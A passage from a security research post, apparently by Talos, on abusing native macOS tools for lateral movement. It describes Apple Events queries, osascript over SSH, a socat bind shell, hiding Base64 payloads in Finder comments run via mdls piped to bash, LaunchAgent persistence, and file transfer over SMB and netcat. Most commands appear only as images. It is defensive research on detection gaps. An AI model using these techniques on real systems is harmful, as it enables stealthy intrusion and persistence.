
For example, the command in Figure 4 can be used to remotely query the Finder for a list of mounted volumes on a target machine, providing an adversary with immediate insight into the victim's network shares and external storage:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 4. Remotely querying mounted volumes via RAE.

Because these actions are performed via Apple Events rather than standard shell commands, they often bypass security telemetry that focuses exclusively on process execution trees, making RAS a discreet and effective vector for lateral movement.

AppleScript execution via SSH 

AppleScript is macOS's built-in scripting language for automation. While RAS is a viable application control mechanism, Apple security controls prevent RAS from launching applications; they must already be running. Additionally, RAS must be enabled on the target. To circumvent these obstacles, osascript can be invoked directly over SSH. 
 

Passing osascript the system info command over SSH returns critical environmental details:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 5. Retrieving system information via osascript over SSH.


For arbitrary command execution, AppleScript's do shell script handler can be invoked over SSH. In the following example, do shell script is used to write a file to the target:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 6. Arbitrary file creation using do shell script over SSH. 

While SSH alone can accomplish shell tasks, osascript provides access to graphical user interfact (GUI) automation and Finder manipulation through Apple Events IPC rather than spawning shell processes. This creates a significant telemetry gap, as most endpoint detection tooling has less visibility into IPC-driven actions than standard shell process trees.

socat remote shell 

socat (SOcket CAT) is a command line utility for establishing bidirectional data streams between two endpoints. It supports a wide range of socket types including TCP, UDP, Unix domain sockets, and pseudo terminals (pty). 


In a lateral movement context, socat can establish an interactive shell on a target without relying on SSH. The target runs a listener that binds a login shell to a TCP port with pty allocation, and the attacker connects to it from a remote machine. 

On the target, the listener spawns an interactive bash session for each incoming connection with pty forwarding:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 7. Establishing a listener with PTY forwarding on the target. 


From the attacking machine, connecting to the listener provides a fully interactive terminal: 

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 8. Attacker connection to the socat listener.

On the target, the reuseaddr,fork options allow multiple connections and reuse of the port, while pty,stderr on the exec gives the connecting client a proper terminal with stderr output. On the sender side, raw,echo=0,icanon=0 puts the local terminal into raw mode so that control characters and signals pass through to the remote shell correctly. 

SSH is the de facto mechanism for gaining remote shell access on remote hosts, and as a result, it is where most detection engineering efforts are focused. socat achieves the same outcome, fully interactive terminal access, but operatesentirely outside the SSH ecosystem. There are no sshd logs, PAM authentication events, or “authorized_keys” to manage, which means detection pipelines built around SSH telemetry would not catch this activity.

Covert data transfer: Finder metadata abuse 

A notable constraint of RAS is its inability to write file contents directly. To work around this, we can abuse the Finder Comment (“kMDItemFinderComment”) field, which is stored as Spotlight metadata. 

Writing payloads to Finder Comments 

A notable constraint of RAS is its inability to write file contents directly. To circumvent this, threat actors can abuse the Finder Comment field (“kMDItemFinderComment”) — a component of Spotlight metadata stored as an extended attribute. By storing a payload within metadata rather than the file's data fork, they can bypass traditional file-based security scanners and static analysis tools, which typically focus on executable code and script contents. 


Because Finder is scriptable over RAS, the comment of a file on a remote machine can be set via the “eppc://” protocol. By Base64 encoding a payload locally, a multi-line script can be stored within this single string field. The make new file command handles the creation of the target file, ensuring that no pre-existing file is required:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 9. Setting Finder comments via RAE for payload staging.

The payload resides entirely within the Spotlight metadata, a location that remains largely unexamined by standard endpoint detection and response (EDR) solutions. This creates a stealthy staging area where malicious code can persist on the disk without triggering alerts associated with suspicious file contents. 

Extraction and execution 


On the target, extraction and execution is a single line. mdls reads the comment, base64 -D decodes it, and the result is piped to “bash”: 

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 10. Extraction and execution of metadata-stored payloads.

Persistence via LaunchAgent 

This approach can be paired with a LaunchAgent for persistence. A plist in “~/Library/LaunchAgents” that executes the extraction chain at user login allows the payload to run automatically. 

Our initial attempt using mdls inside the LaunchAgent failed because Spotlight may not be fully initialized when LaunchAgents fire. The fix was to replace mdls with osascript calling Finder directly to read the comment:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 11. Persistence via LaunchAgent and Finder metadata. 

Talos confirmed this successfully executes the payload at login. It is worth noting that macOS prompts the user to approve the bash execution at login, which is a visible indicator of background activity. The plist contains no payload, only a reference to metadata, so static analysis of the LaunchAgent would not reveal the malicious content. 

Lateral Tool Transfer techniques 

Once attackers achieve execution, they must move their toolkit across the environment. Several native protocols were validated for tool transfer (T1570). 

Standard protocols: SCP and SFTP 


SCP (Secure Copy Protocol) and SFTP (SSH File Transfer Protocol) are the most straightforward methods, operating over SSH and available out-of-the-box on any macOS system with Remote Login enabled.

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 12. SCP file transfer syntax.
Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 13. SFTP file transfer syntax.

SMB-based transfer 

Server Message Block (SMB) is a network file sharing protocol commonly associated with Windows environments, but macOS includes native support for both SMB client and server functionality. In a lateral movement context, an attacker can mount a remote SMB share and access its contents as if they were local files. 


This method of setting up an SMB share on the victim requires SSH access. The following command creates a shared directory, loads the SMB daemon, and creates the share.

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 14. Configuring a native SMB share on macOS.


With the share created, the next step is mounting it from the attacker machine. Attempting this action with the mount command failed due to an authentication error.

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 15. Authentication error encountered during SMB mount.

To resolve this issue, GUI access to the victim machine was required. On the victim machine, navigate to System Settings > General > Sharing > File Sharing > Options. Located here is the option to store the user's account password on the computer. Even though this is labeled as "Windows File Sharing", it was required to properly authenticate the user when using the mount utility. 


However, this entire GUI dependency can be avoided by using osascript to mount the share instead of mount:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 16. Mounting SMB shares via osascript.

This mounts the share to “/Volumes/share” without requiring the GUI configuration step. With the share mounted, any file copied into the mount directory appears on the victim immediately. 

Netcat-based transfer 

nc (netcat) is a well-known general-purpose networking utility that ships with macOS. It can be utilized to open arbitrary TCP and UDP connections, listen on ports, and pass data between them. 


The simplest pattern involves piping commands directly into a netcat listener. On the target, a listener is established that pipes incoming data directly to sh:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 17. Netcat listener established on victim machine.


From the attacking machine, a command is then echoed into nc targeting the victim's IP and port:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 18. Command execution via Netcat (attacker side).
Bad Apples: Weaponizing native macOS primitives for movement and execution
